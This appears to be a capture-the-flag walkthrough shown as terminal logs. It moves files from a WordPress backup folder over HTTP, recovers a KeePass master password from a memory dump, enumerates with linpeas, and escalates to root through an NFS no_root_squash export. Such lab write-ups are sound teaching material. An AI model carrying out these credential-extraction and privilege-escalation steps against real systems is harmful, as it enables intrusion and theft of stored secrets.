www-data@shared:/var/www$ cd html/wordpress/backups/
www-data@shared:/var/www/html/wordpress/backups$ ls -la
total 110028
drwxrwx--- 2 www-data www-data      4096 Jan 22  2024 .
drwxr-xr-x 6 www-data www-data      4096 Jan 23  2024 ..
-rw-r--r-- 1 www-data www-data     19915 Jan 22  2024 cp-license.txt
-rw-r--r-- 1 www-data www-data 112622600 Jan 22  2024 cp-sharedbbdd.zip
-rw-r--r-- 1 www-data www-data      5638 Jan 22  2024 cp-wp-cron.php
-rw-r--r-- 1 www-data www-data      4885 Jan 22  2024 cp-wp-trackback.php
www-data@shared:/var/www/html/wordpress/backups$ unzip cp-sharedbbdd.zip
Archive:  cp-sharedbbdd.zip
   creating: EMP41111/
  inflating: EMP41111/KeePass.DMP
 extracting: EMP41111/sharedbbdd.kdbx
www-data@shared:/var/www/html/wordpress/backups$ ls
EMP41111  cp-license.txt  cp-sharedbbdd.zip  cp-wp-cron.php  cp-wp-trackback.php
www-data@shared:/var/www/html/wordpress/backups$
```

```
guel@kali: ~   root@kali: /home/guel/Work
www-data@shared:/var/www/html/wordpress/backups/EMP41111$ ls -l
total 303624
-rw-r--r-- 1 www-data www-data 310905189 Jan 22  2024 KeePass.DMP
-rw-r--r-- 1 www-data www-data      2478 Jan 21  2024 sharedbbdd.kdbx
www-data@shared:/var/www/html/wordpress/backups/EMP41111$ php -S 0.0.0.0:2323
[Thu Mar 27 01:36:28 2025] PHP 8.2.7 Development Server (http://0.0.0.0:2323)
 started
[Thu Mar 27 01:36:41 2025] 192.168.0.36:45650 Accepted
[Thu Mar 27 01:36:41 2025] 192.168.0.36:45650 [200]: GET /KeePass.DMP
[Thu Mar 27 01:36:49 2025] 192.168.0.36:45650 Closing
[Thu Mar 27 01:36:54 2025] 192.168.0.36:38016 Accepted
[Thu Mar 27 01:36:54 2025] 192.168.0.36:38016 [200]: GET /sharedbbdd.kdbx
[Thu Mar 27 01:36:54 2025] 192.168.0.36:38016 Closing
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# wget http://192.168.0.19:2323/KeePass.DMP
--2025-03-27 03:18:07--  http://192.168.0.19:2323/KeePass.DMP
Connecting to 192.168.0.19:2323... connected.
HTTP request sent, awaiting response... 200 OK
Length: 310905189 (297M) [application/vnd.tcpdump.pcap]
Saving to: 'KeePass.DMP'

KeePass.DMP         100%[===================>] 296.50M  27.8MB/s    in 7.3s

2025-03-27 03:18:14 (40.9 MB/s) - 'KeePass.DMP' saved [310905189/310905189]


┌──(root㉿kali)-[/home/guel/Work]
└─# wget http://192.168.0.19:2323/sharedbbdd.kdbx
--2025-03-27 03:18:20--  http://192.168.0.19:2323/sharedbbdd.kdbx
Connecting to 192.168.0.19:2323... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2478 (2.4K) [application/x-keepass2]
Saving to: 'sharedbbdd.kdbx'

sharedbbdd.kdbx     100%[===================>]   2.42K  --.-KB/s    in 0.001s

2025-03-27 03:18:20 (2.00 MB/s) - 'sharedbbdd.kdbx' saved [2478/2478]
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# python3 keepass_dump.py -f KeePass.DMP --skip --debug
[*] Skipping bytes
[*] Searching for masterkey characters
[-] Couldn't find jump points in file. Scanning with slower method.
[*] 12908143 | Found: ●h
[*] 12909159 | Found: ●h
[*] 12910889 | Found: ●●a
[*] 12912131 | Found: ●●●r
[*] 12913179 | Found: ●●●r
[*] 12914237 | Found: ●●●●e
[*] 12915293 | Found: ●●●●e
[*] 12916407 | Found: ●●●●●d
[*] 12917495 | Found: ●●●●●d
[*] 12918649 | Found: ●●●●●●1
[*] 12919713 | Found: ●●●●●●1
[*] 12920779 | Found: ●●●●●●●2
[*] 12921899 | Found: ●●●●●●●2
[*] 12923029 | Found: ●●●●●●●●3
[*] 12924173 | Found: ●●●●●●●●3
[*] 12925967 | Found: ●●●●●●●●●%
[*] 12927127 | Found: ●●●●●●●●●%
[*] 10000000 bytes since last found. Ending scan.
[*] 0:  {UNKNOWN}
[*] 1:  h
[*] 2:  a
[*] 3:  r
[*] 4:  e
[*] 5:  d
[*] 6:  1
[*] 7:  2
[*] 8:  3
[*] 9:  %
[*] Extracted: {UNKNOWN}hared123%
```




```
jackondor@shared:~$ ls -la
total 28
drwx------ 3 jackondor jackondor 4096 ene 23  2024 .
drwxr-xr-x 5 root      root      4096 ene 22  2024 ..
lrwxrwxrwx 1 root      root         9 ene 22  2024 .bash_history → /dev/null
-rw-r--r-- 1 jackondor jackondor  220 abr 23  2023 .bash_logout
-rw-r--r-- 1 jackondor jackondor 3659 ene 22  2024 .bashrc
drwxr-xr-x 3 jackondor jackondor 4096 ene 22  2024 .local
-rw-r--r-- 1 jackondor jackondor  807 abr 23  2023 .profile
-r-------- 1 jackondor jackondor   33 ene 23  2024 user.txt
jackondor@shared:~$ cat user.txt
760ad04a056fb67653ffc01eda470e45
jackondor@shared:~$
```


```
jackondor@shared:~$ ./linpeas.sh
```

```
/---------------------------------------------------------------------------\
|                             Do you like PEASS?                            |
|---------------------------------------------------------------------------|
|         Learn Cloud Hacking       :     https://training.hacktricks.xyz   |
|         Follow on Twitter         :     @hacktricks_live                  |
|         Respect on HTB            :     SirBroccoli                       |
|---------------------------------------------------------------------------|
|                                Thank you!                                 |
\---------------------------------------------------------------------------/
```

```
╔══════════╣ Analyzing NFS Exports Files (limit 70)
-e Connected NFS Mounts:
nfsd /proc/fs/nfsd nfsd rw,relatime 0 0
-r-------- 1 jackondor root 539 ene 22  2024 /etc/exports
/shared/condor *(rw,sync,no_subtree_check)
/shared/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/shared/j4ckie *(rw,sync,no_subtree_check)

╔══════════╣ Analyzing Ldap Files (limit 70)
```

https://hacktricks.boitatech.com.br/linux-unix/privilege-escalation/nfs-no_root_squash-misconfiguration-pe




jackondor@shared:/shared/tmp$ ls
exploit.c
jackondor@shared:/shared/tmp$ ./exploit
root@shared:/shared/tmp# whoami
root
root@shared:/shared/tmp# id
uid=0(root) gid=1001(jackondor) grupos=1001(jackondor)
root@shared:/shared/tmp# cat /root/root.txt
8e03a0a039069f840196498da1750f1e
root@shared:/shared/tmp#